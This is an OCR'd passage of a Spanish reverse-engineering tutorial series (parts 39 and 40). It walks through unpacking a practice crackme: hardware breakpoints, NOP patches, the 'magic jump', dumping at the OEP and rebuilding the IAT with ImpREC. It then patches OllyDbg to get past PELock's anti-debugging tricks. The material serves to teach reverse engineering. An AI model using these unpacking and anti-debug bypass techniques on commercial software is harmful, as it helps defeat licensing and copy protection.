
Para ello marco la linea anterior a la que guarda los valores malos y le coloco un HBP ON EXECUTION y reinicio hasta que pare alli por primera vez, lo coloco en la linea anterior porque el HBP para una instrucción despues de donde lo coloque y no quiero que me guarde el valor malo.

```
0046578B  EB 24          JMP SHORT 004657B1          UnPackMe.004657B1
0046578D  57             PUSH EDI
0046578E  56             PUSH ESI
0046578F  8BCD           MOV ECX,EBP
00465791  81C1 79344000  ADD ECX,403479
00465797  8D39           LEA EDI,DWORD PTR DS:[ECX]
00465799  3E:8B77 04     MOV ESI,DWORD PTR DS:[EDI+4]
0046579D  8932           MOV DWORD PTR DS:[EDX],ESI
0046579F  2BC6           SUB EAX,ESI
004657A1  83E8 05        SUB EAX,5
004657A4  C606 E9        MOV BYTE PTR DS:[ESI],0E9
004657A7  8946 01        MOV DWORD PTR DS:[ESI+1],EAX
004657AA  3E:8347 04 05  ADD DWORD PTR DS:[EDI+4],5
```


Alli paro, probemos nopeando la linea donde guarda el valor malo.

```
00465791  81C1 79344000  ADD ECX,403479
00465797  8D39           LEA EDI,DWORD PTR DS:[ECX]
00465799  3E:8B77 04     MOV ESI,DWORD PTR DS:[EDI+4]
0046579D  90             NOP
0046579E  90             NOP
0046579F  2BC6           SUB EAX,ESI
004657A1  83E8 05        SUB EAX,5
```

Ahora sigamos a ver si no detecta el nopeo que hice y llega al OEP.



Quito el HBP y doy RUN




Bueno el maldito detecta los cambios que hice y da error, asi que el nopeo no va, continuemos con el salto magico.


```
0046576F  81FB 00000070  CMP EBX,70000000
00465775  72 08          JB SHORT 0046577F           UnPackMe.0046577F
00465777  81FB FFFFFF77  CMP EBX,77FFFFFF
0046577D  76 0E          JBE SHORT 0046578D          UnPackMe.0046578D
0046577F  EB 30          JMP SHORT 004657B1          UnPackMe.004657B1
00465781  EB 0A          JMP SHORT 0046578D          UnPackMe.0046578D
00465783  81FB 00000080  CMP EBX,80000000
00465789  73 02          JNB SHORT 0046578D          UnPackMe.0046578D
0046578B  EB 24          JMP SHORT 004657B1          UnPackMe.004657B1
0046578D  57             PUSH EDI
0046578E  56             PUSH ESI
```

Traceando cualquier entrada mala, veo que es este el salto magico, el que evita el JMP y me lleva a

la zona donde guarda el valor malo, asi que habria que nopearlo para llegar al JMP, aunque dudo que no detecte el nopeo, igual probemos.




Igual en ambos metodos el programa nos da error pero luego de haber reparado correctamente toda la tabla si miramos la misma, en el programa que se detuvo por el error.




Address	Hex dump	ASCII
004607FC	78 2B 06 00 60 2B 06 00	x+♠.`+♠.
00460804	4C 2B 06 00 2E 2B 06 00	L+♠..+♠.
0046080C	00 00 00 00 08 00 00 80	....◘..Ç
00460814	00 00 00 00 F0 6B DA 77	....≡k┌w
0046081C	1B 76 DA 77 F4 EA DA 77	←v┌w¶Ω┌w
00460824	E7 EB DA 77 83 78 DA 77	τδ┌wâx┌w
0046082C	00 00 00 00 DD 15 C5 58	....¦§┼X
00460834	2E BD C3 58 00 00 00 00	.¢├X....
0046083C	D4 6A EF 77 66 95 EF 77	Ôj∩wf♪∩w
00460844	89 6A EF 77 F3 AD EF 77	ëj∩w≈↓∩w
0046084C	ED D9 EF 77 99 8B EF 77	╬┘∩wÖï∩w
00460854	C0 B5 EF 77 2A 7D EF 77	└µ∩w*}∩w
0046085C	B2 7C EF 77 77 53 F2 77	▓│∩wwS≡w
00460864	1E C9 F1 77 0C BC EF 77	▲╔±w♀╝∩w
0046086C	52 D4 EF 77 FA 8D EF 77	RÔ∩w·ì∩w
00460874	F1 DD EF 77 51 B2 EF 77	±¦∩wQ▓∩w
0046087C	26 D5 EF 77 2A E3 EF 77	&╒∩w*π∩w
00460884	5F 39 F2 77 71 B4 EF 77	_9≡wq┤∩w
0046088C	2E AD EF 77 E1 61 EF 77	.↓∩wßa∩w
00460894	B8 85 EF 77 CC D2 EF 77	╕à∩w╠╥∩w
0046089C	43 70 EF 77 FB EA F0 77	Cp∩w√Ω≡w
004608A4	12 83 EF 77 01 72 F0 77	↕â∩w☺r≡w
004608AC	A9 34 F0 77 D5 93 EF 77	⌐4≡w╒ô∩w

Veo que la IAT esta toda correcta asi que no hay problema ninguno, tengo dos posibilidades aquí, o bien abro en otro OLLYDBG otra instancia del crackme, y sin modificar nada, llego al OEP, y le copio y pego la tabla correcta encima de la mala, con BYNARY COPY y BINARY PASTE lo cual es muy sencillo, tambien puedo utilizar directamente este proceso para el IMP REC que aunque no haya llegado al OEP ya tiene toda la IAT correcta y eso es con lo cual trabaja el IMP REC, el resto no importa, asi que si lo abro en el IMP REC y le coloco los valores correctos de OEP; RVA y SIZE, y apreto GET IMPORTS.



Veo que me salen todos los valores correctos, y aunque el proceso que tengo detenido no me sirva para dumpear ya que no llego al OEP, no importa ya que he dumpeado previamente en uno que si llego al OEP, y a ese dumpeado solo le falta la tabla que este si tiene correcta, por lo cual puedo reparar perfectamente con este proceso el dumpeado que ya tenia hecho, sin problemas y funcionara correctamente, si borro el anterior yodadump_.exe que estaba ya reparado y busco el dumpeado anterior yodadump.exe, y apreto fix dump y lo reparo.



Me crea un nuevo yodadump_.exe veamos si funciona.

Si funciona perfectamente quiere decir que aprendimos que el dumpeado se necesita hacer desde el OEP ya que alli esta todo el programa desempacado en memoria, pero la tabla puede arreglarse desde un proceso que la tenga correcta, aunque no haya llegado hasta el OEP, porque el IMP REC no cambia nada del DUMPEADO, salvo la IAT la cual esta correcta, por eso el dumpeado funciona perfectamente.

Como ejercicio les dejo el archivo adjunto para desempacar, es muy sencillo si que espero que lo puedan hacer sin problemas.

Hasta la parte 39
Ricardo Narvaja
27/03/06

INTRODUCCION AL CRACKING CON OLLYDBG PARTE 40

Antes de continuar con la tabla IAT del pelock, y los antidumps, en esta parte veremos dos temas, uno que quedo en el tintero y otro que es una gran ayuda para continuar con el tpelock o cualquier otro programa similar que anula o detecta los HBP ya veremos.

El primer tema es que en la pate 39 si descargaron el tutorial apenas salio, no se dieron cuenta, pero luego fue modificado y aparecia un mensaje de texto que decia.


Para realizar este tute se debe utilizar el ollydbg parcheado 4 que esta dentro del rar actual, es un OLLYDBG parcheado que se debe colocar en la misma carpeta que el OLLYDBG.exe, porque el OLLYDBG normal tiene un bug al manejar las ILLEGAL INSTRUCTION, que hace que salga un cartel si o si cuando le pones la tilde en debugging options-exceptions para saltearla, con el parcheado 4, el bug esta reparado, al momento de hacer el tute lo habia olvidado, pero Solid me recordo al no poderlo hacerlo al tute, el problema y al pasarle el parcheado 4 para que ponga en la carpeta del OLLYDBG y usarlo, no tiene ningun problema.

Ricardo Narvaja


Y traia un OLLYDBG modificado llamado PARCHEADO 4 que se coloca en la misma carpeta del OLLYDBG.exe y usando este ultimo sirve mejor para hacer el tutorial de PELOCK.

Lo que queria explicar como primer punto que tiene de especial este parcheado 4.


Bueno el OLLYDBG posee un bug al manejar las excepciones ILLEGAL INSTRUCTION;
Si en un OLLYDBG normal (sea renombrado o no) con los plugins para ocultarlo, marcamos todas las tildes en DEBUGGING OPTIONS-EXCEPTIONS y damos RUN.




Obtenemos este error, mientras que en el parcheado 4, corre perfectamente que ocurre aquí veamos en el momento que aparece el cartel de error, lo aceptamos y miramos el LOG del OLLYDBG.exe normal.



Vemos que la ultima excepcion antes de que salga el cartel es una ILLEGAL INSTRUCTION, ahora vayamos a debugging options- exceptions y quitemos la tilde de ese tipo de excepcion.



Esa es la tilde que corresponde a esa excepcion, la quitamos y arrancamos el pelock y damos RUN.




Para en la excepcion y si la pasamos con SHIFT +f9, no hay problema para en dos oportunidades mas en excepciones de este tipo y arranca el pelock.


Eso quiere decir que OLLYDBG tiene un problema cuando le pones la tilde para que pase esa excepcion automaticamente.

Si solo fuera apretar SHIFT + f9 y todo se arregla no habra problema, pero alertados de este bug muchos programadores generaban 200 o 300 excepciones de este tipo las cuales habia que pasar todas a mano con SHIFT + f9 lo cual era pesado al menos.


Ahora volvamos a colocarle la tilde y hagamos que aparezca el cartle de error nuevamente.




Al mejor estilo cracker, lo que haremos sera crackear el OLLYDBG para arreglarle el bug, para lo cual abrimos un segundo OLLYDBG vacio, con el cual crackearemos al que esta detenido en el cartel de error.



En este OLLYDBG vacio iremos a FILE -ATTACH para atachear y debuggear al otro OLLYDBG que este detenido en el cartel de error.





En la ventana que se abre buscamos el proceso OLLYDBG.exe cuya ventana o WINDOW tiene el eror como muestra alli, y apretamos attach.

```
OllyDbg - OLLYDBG.EXE - [CPU - thread 000003E4, module ntdll]
File View Debug Plugins Options Window Help
7C911231  C3        RETN
7C911232  8BFF      MOV EDI,EDI
7C911234  90        NOP
7C911235  90        NOP
7C911236  90        NOP
7C911237  90        NOP
7C911238  90        NOP
7C911239  CC        INT3
7C91123A  C3        RETN
```

Alli paro ahora damos RUN

Ahora miraremos el mapa de memoria.

```
003B0000 00001000                          Map  RW   RW
003C0000 00002000                          Map  R    R
003D0000 00001000                          Priv RW   RW
003E0000 00001000                          Priv RW   RW
003F0000 00004000                          Priv RW   RW
00400000 00001000 OLLYDBG          PE header Imag R    RWE
00401000 000AF000 OLLYDBG .text    code      Imag R    RWE
004B0000 0005B000 OLLYDBG .data    data      Imag R    RWE
0050B000 00001000 OLLYDBG .tls               Imag R    RWE
0050C000 00001000 OLLYDBG .rdata             Imag R    RWE
0050D000 00002000 OLLYDBG .idata   imports   Imag R    RWE
0050F000 00002000 OLLYDBG .edata   exports   Imag R    RWE
00511000 00036000 OLLYDBG .rsrc    resources Imag R    RWE
00547000 0000C000 OLLYDBG .reloc   relocations Imag R  RWE
00560000 00010000                          Priv RW   RW
00572000 00001000                          Priv RW   RW
00575000 0000D000                          Priv RW   RW
0058A000 00005000                          Priv RW   RW
005A5000 00001000                          Priv RW   RW
```

Por supuesto la victima es el otro OLLYDBG cuyas secciones vemos alli, lo que haremos sera colocar un Bp MessageBoxA


```
Command  Bp MessageBoxA
Breakpoint at USER32.77D50530
```

```
77D504EA  8BFF          MOV EDI,EDI
77D504EC  55            PUSH EBP
77D504ED  8BEC          MOV EBP,ESP
77D504EF  833D BC04D777 CMP DWORD PTR DS:[77D704BC],0
77D504F6  74 24         JE SHORT 77D5051C                 USER32.77D5051C
77D504F8  64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
77D504FE  6A 00         PUSH 0
77D50500  FF70 24       PUSH DWORD PTR DS:[EAX+24]
77D50503  68 240BD777   PUSH 77D70B24
77D50508  FF15 C812D177 CALL DWORD PTR DS:[77D112C8]      kernel32.InterlockedCompareExchange
77D5050E  85C0          TEST EAX,EAX
77D50510  75 0A         JNZ SHORT 77D5051C                USER32.77D5051C
77D50512  C705 200BD777 MOV DWORD PTR DS:[77D70B20],1
77D5051C  6A 00         PUSH 0
77D5051E  FF75 14       PUSH DWORD PTR SS:[EBP+14]
77D50521  FF75 10       PUSH DWORD PTR SS:[EBP+10]
77D50524  FF75 0C       PUSH DWORD PTR SS:[EBP+C]
77D50527  FF75 08       PUSH DWORD PTR SS:[EBP+8]
77D5052A  E8 2D000000   CALL 77D5055C                     USER32.MessageBoxExA
77D5052F  5D            POP EBP
77D50530  C2 1000       RETN 10
77D50533  90            NOP
77D50534  90            NOP
```

Pero ese no es tan importante solo nos sirve como guia para poner el BP en el RET de la api MessageBoxA, y al aceptar el error, parara en el RET al volver de dicho cartel.


```
0045401A    90          NOP
0045401B    90          NOP
0045401C  $ 55          PUSH EBP
0045401D  . 8BEC        MOV EBP,ESP
0045401F  . 81C4 FCF9FFF ADD ESP,-604
00454025  . 8D45 0C     LEA EAX,DWORD PTR SS:[EBP+C]
00454028  . 50          PUSH EAX                          Arg3
00454029  . 8B55 08     MOV EDX,DWORD PTR SS:[EBP+8]      Arg2
0045402C  . 52          PUSH EDX
0045402D  . 8D8D FCF9FFF LEA ECX,DWORD PTR SS:[EBP-604]   Arg1
00454033  . 51          PUSH ECX
00454034  . E8 1B2C0500 CALL 004A6C54                     OLLYDBG.004A6C54
00454039  . 83C4 0C     ADD ESP,0C
0045403C  . 8D85 FCF9FFF LEA EAX,DWORD PTR SS:[EBP-604]
00454042  . 8B15 7C3B4D0 MOV EDX,DWORD PTR DS:[4D3B7C]
00454048  . 68 10200000 PUSH 2010                         Style = MB_OK|MB_ICONHAND|MB_TASKMODAL
0045404D  . 68 10B44B00 PUSH 4BB410                       Title = "Error"
00454052  . 50          PUSH EAX                          Text
00454053  . 52          PUSH EDX                          hOwner => 006D01A2 ('OllyDbg - UnPackMe_PELock
00454054  . E8 BDB40500 CALL 004AF516                     MessageBoxA
00454059  . 6A 00       PUSH 0                            Arg1 = 00000000
0045405B  . E8 [illegible]AFDFF CALL 00431AD8             _Animate
00454060  . 59          POP ECX
00454061  . 8BE5        MOV ESP,EBP
00454063  . 5D          POP EBP
```

